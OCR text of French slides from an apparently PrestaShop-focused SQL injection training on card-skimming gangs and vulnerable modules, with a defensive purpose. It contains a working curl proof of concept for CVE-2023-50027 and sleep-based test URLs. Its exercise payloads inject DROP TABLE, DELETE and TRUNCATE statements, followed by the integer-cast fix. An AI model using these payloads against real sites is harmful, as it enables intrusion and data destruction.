
Extrait de la formation aux injections SQL - niveau 1

Pour savoir se défendre, il faut savoir attaquer.

Version 20231221

Des réseaux criminels professionnels spécialisés dans le vol massif de cartes bancaires s'intéressent à notre écosystème depuis Juin 2022.

Webskimmers - vol massif de CB



Des réseaux criminels professionnels spécialisés dans le vol massif de cartes bancaires s'intéressent à notre écosystème depuis Juin 2022.

Les fronts controllers - cible privilégiée - Pourquoi ?


POC de la CVE-2023-50027 :
https://security.friendsofpresta.org/modules/2023/12/19/baproductzoommagnifier.html

```
curl -d "fc=module&module=baproductzoommagnifier&controller=zoom&id_langs=1';
select(0x73656C65637420736C656570283432293B)INTO@a;prepare`b`from@a;execute`b`;--"
'https://preprod.X/'
```

Moins de 0.1% des hébergements bénéficient d'historiques professionnels qui contiennent le contenu envoyé en POST par exemple via "l'Audit Engine de mod_security2"

Des réseaux criminels professionnels spécialisés dans le vol massif de cartes bancaires s'intéressent à notre écosystème depuis Juin 2022.

Impossible d'identifier la vulnérabilité exploitée dans 75% des cas



Moins de 0.1% des hébergements bénéficient d'historiques professionnels qui contiennent le contenu envoyé en POST par exemple via "l'Audit Engine de mod_security2"

Plus de 75% des marchands
ne tiennent pas à jour leurs modules.

Plus de 400 modules ont des vulnérabilités critiques de sécurité
dont 80% de type INJECTION SQL.

100% des sites E-Commerce récupérés par TW et 202 souffraient
d'au moins 5 critiques sécurités incluant une 0day.

Votre hébergeur travaille-t-il ses protections contre les injections SQL ?

- Récupérer le lien de votre page d'accueil : https://www.mon-domaine.fr/fr/

Votre hébergeur travaille-t-il ses protections contre les injections SQL ?

- Récupérer le lien de votre page d'accueil : https://www.mon-domaine.fr/fr/
- Créer une injection SQL inoffensive :

  ?id=1;select(sleep(<nombre aléatoire>));--

Votre hébergeur travaille-t-il ses protections contre les injections SQL ?

- Récupérer le lien de votre page d'accueil : https://www.mon-domaine.fr/fr/
- Créer une injection SQL inoffensive :

  ?id=1;select(sleep(<nombre aléatoire>));--
- Simuler une attaque inoffensive (Vincent de TouchWeb vous a donné l'autorisation) :

  https://www.mon-domaine.fr/fr/?id=1;select(sleep(<nombre aléatoire>));--

Votre hébergeur travaille-t-il ses protections contre les injections SQL ?

- Récupérer le lien de votre page d'accueil : https://www.mon-domaine.fr/fr/
- Créer une injection SQL inoffensive :

  ?id=1;select(sleep(<nombre aléatoire>));--
- Simuler une attaque inoffensive (Vincent de TouchWeb vous a donné l'autorisation) :

  https://www.mon-domaine.fr/fr/?id=1;select(sleep(<nombre aléatoire>));--

Si vous n'avez pas une erreur 403 (Accès interdit) ou 405/406 (équivalent spécifique)

=> Dans 99% des cas, vous êtes vulnérables.

Votre hébergeur ne propose aucune protection contre les injections SQL

Questions à poser à votre hébergeur à propos des piratages:

- Y a-t-il des mesures de sécurité pour atténuer le risque de se faire pirater ? Si oui :
  - Par quel organisme reconnu sont elles stressées et à quelle fréquence ?
  - Comment sont gérés les faux positifs ?

- Que devez vous payer si vous vous faites pirater ?
  - Qui paye l'analyse d'impact ?
  - Qui paye la restauration de données ?
  - Qui paye l'identification de l'origine de l'intrusion ?
  - Qui paye la correction du point d'intrusion ?
  - Qui paye la campagne de communication auprès des clients (RGPD) ?
  - Qui paye la perte sur exploitation ?

Pourquoi est-il plus sage de faire confiance aux professionnels qui perdent de l'argent dans le cadre des piratages que ceux qui s'enrichissent ?

Pourquoi est-il plus sage de faire confiance aux professionnels qui perdent de l'argent dans le cadre des piratages que ceux qui s'enrichissent ?

Ceux qui s'enrichissent n'ont
aucun intérêt financier à prévenir le risque.

Ce monde, tourmenté par les impératifs de rentabilité et de productivité, fabrique à la chaîne des “Dijkstratistes”.

Adeptes des raccourcis intellectuels fallacieux, contraints par la conjoncture, cela engendre des analyses biaisées par le prisme d’une négligence inassumable, dangereuses pour la réputation des écosystèmes E-commerce.

Majoritairement, les marchands concernés par des hacks ne retiendront pas que c’était de leur faute à cause d’une négligence grave sur les mises à jour.

Ils retiendront massivement que c’était de la faute de leur solution métier.

Les problèmes de votre écosystème deviennent toujours tôt ou tard “vos” problèmes.

Chaque CVE publiée engage plus de 20 heures de travaux :

- 16 à 18h pour les trouver / confirmer => Vous pouvez nous aider !
- 1 à 2h pour construire la CVE puis trouver / contacter l'auteur
- 1 à 2h pour valider le patch avec l'auteur
- 1h pour réclamer le CVE ID à MITRE puis publier

Chercheurs les plus actifs sur 2023 :

- Réseau TW (TouchWeb / 202-Ecommerce / Ambris) : 70%
- 202-Ecommerce : 20%
- Profileo : 9%
- Autres (Vitalyn / Creabilis / ..) : 1%

Objectif 2024 :


- Autres : 50%

Tous mobilisés - tous responsables.

Objectif 2025 :

- Autres : 80%

Si vous utilisez une version >= 1.7.8.8 :



Construction d'une injection SQL

- Fermer la requête SQL d'origine
- Ajouter une 2° requête SQL
- Commenter ce qui suit pour neutraliser la fin de la requête d'origine

```
SELECT * FROM cms WHERE id = $_GET['cms_id'] AND status=0;
```

```
SELECT * FROM cms WHERE id = 1;DROP TABLE cms;--AND status=0;
```

Objectif : vider la table 0test

```
UPDATE `' . _DB_PREFIX_ . 'cms` SET `active` = 0 WHERE `id_cms` = ' . Tools::getValue('id_cms') . ' AND `position` = 0
```

Objectif : vider la table 0test

UPDATE `' . _DB_PREFIX_ . 'cms` SET `active` = 0 WHERE `id_cms` = ' . Tools::getValue('id_cms') . ' AND `position` = 0

Solution :

tw_89_n1.php?level=1&id_cms=<VOTRE INJECTION>

Objectif : vider la table 0test

```
UPDATE `' . _DB_PREFIX_ . 'cms` SET `active` = 0 WHERE `id_cms` = ' . Tools::getValue('id_cms') . ' AND `position` = 0
```

Solutions :

```
tw_89_n1.php?level=1&id_cms=1;delete from 0test where 1;--
tw_89_n1.php?level=1&id_cms=1;truncate table 0test;--
```

```
UPDATE `ps_cms` SET `active` = 0 WHERE `id_cms` = 1;truncate table 0test;-- AND `position` = 0
```

Protection :

```
UPDATE `' . _DB_PREFIX_ . 'cms` SET `active` = 0 WHERE `id_cms` = ' . (int) Tools::getValue('id_cms') . ' AND `position` = 0
```

Solutions :

```
tw_89_n1.php?level=1&id_cms=1;delete from 0test where 1;--
tw_89_n1.php?level=1&id_cms=1;truncate table 0test;--
```

```
UPDATE `ps_cms` SET `active` = 0 WHERE `id_cms` = 1 AND `position` = 0
```

Plus d'informations sur le Slack de l'association
Friends of Presta : https://friendsofpresta.org/

Pour savoir se défendre, il faut savoir attaquer.

Version 20231221